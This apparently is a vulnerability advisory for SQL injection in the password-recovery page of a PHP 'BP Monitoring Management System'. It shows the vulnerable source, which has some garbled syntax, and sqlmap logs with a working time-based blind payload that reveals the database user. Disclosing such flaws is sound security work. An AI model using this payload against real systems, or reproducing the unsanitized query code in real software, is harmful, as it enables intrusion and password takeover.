


BP Monitoring Management System v1.0 Password Recovery SQL Injection

At the Password Recovery function, the parameters passed into the server by the front-end include Enter Email id, Contact Number, and New Password



The vulnerability lies in receiving contactno, emailid, and newpassword passed by the front-end in the background file password recovery.php, which can cause SQL injection to occur

```
1 <?php
2 session_start();
3 include('includes/config.php');
4
5 if(isset($_POST['submit']))
6 {
7     $contactno=$_POST['contactno'];
8     $emailid=$_POST['emailid'];
9     $password=$_POST['newpassword'];
10    $query=mysqli_query($con,"select id from tbluserregistration where emailid='$emailid' and mobileNumber('$contactno')");
11    $ret=mysqli_num_rows($query);
12    if($ret>0){
13        $query1=mysqli_query($con,"update tbluserregistration set loginPassword='$password' where emailid='$emailid' && mobileNumber('$contactno')");
14        if($query1){
15            echo "<script>alert('Password successfully changed');</script>";
16            echo "<script>>window.location.href='login.php'</script>";
17        }else{
18            echo "<script>alert('Invalid Details. Please try again.');"</script>";
19            echo "<script>>window.location.href='password-recovery.php'</script>";
20        }
21    }
22    ?>
23
24 <!DOCTYPE html>
25 <html lang="en">
26
27 <head>
28
29     <meta charset="utf-8">
30     <meta http-equiv="X-UA-Compatible" content="IE=edge">
31     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
32     <meta name="description" content="">
33     <meta name="author" content="">
34
35 <title>BP Monitoring Management System | Password Recovery</title>
36
37
```

SQLMap execution results

Parameter: emailid (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: emailid=1838303859@qq.com' AND (SELECT 7562 FROM (SELECT(SLEEP(5))))GYbw

AND

'kVyR'='kVyR&contactno=1111111111&newpassword=123456&confirmpassword=123456&submit=Submit

[18:01:48] [INFO] the back-end DBMS is MySQL
[18:01:48] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0.12
[18:01:48] [INFO] fetched data logged to text files under
'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.43.247'
[18:01:48] [WARNING] your sqlmap version is outdated
[*] ending @ 18:01:48 /2023-04-07/

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:04:03 /2023-04-07/

[18:04:03] [INFO] parsing HTTP request from 'a.txt'
[18:04:03] [INFO] resuming back-end DBMS 'mysql'
[18:04:03] [INFO] testing connection to the target URL
got a refresh intent (redirect like response common to login pages) to 'login.php'. Do you want to apply it from now on? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: emailid (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: emailid=1838303859@qq.com' AND (SELECT 7562 FROM (SELECT(SLEEP(5)))GTbw) AND 'kYyR'='kYyR&contactno=1111111111&newpassword=123456&confirmpassword=123456&submit=Submit
---
[18:04:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[18:04:12] [INFO] fetching current user
[18:04:12] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[18:04:34] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[18:04:54] [INFO] adjusting time delay to 2 seconds due to good response times
root@localhost:
current user: 'root@localhost'
[18:08:05] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.43.247'
[18:08:05] [WARNING] your sqlmap version is outdated

[*] ending @ 18:08:05 /2023-04-07/

D:\Python-Infiltration-Tools\sqlmap\sqlmap>
```

References: <https://phpgurukul.com/bp-monitoring-management-system-using-php-and-mysql/>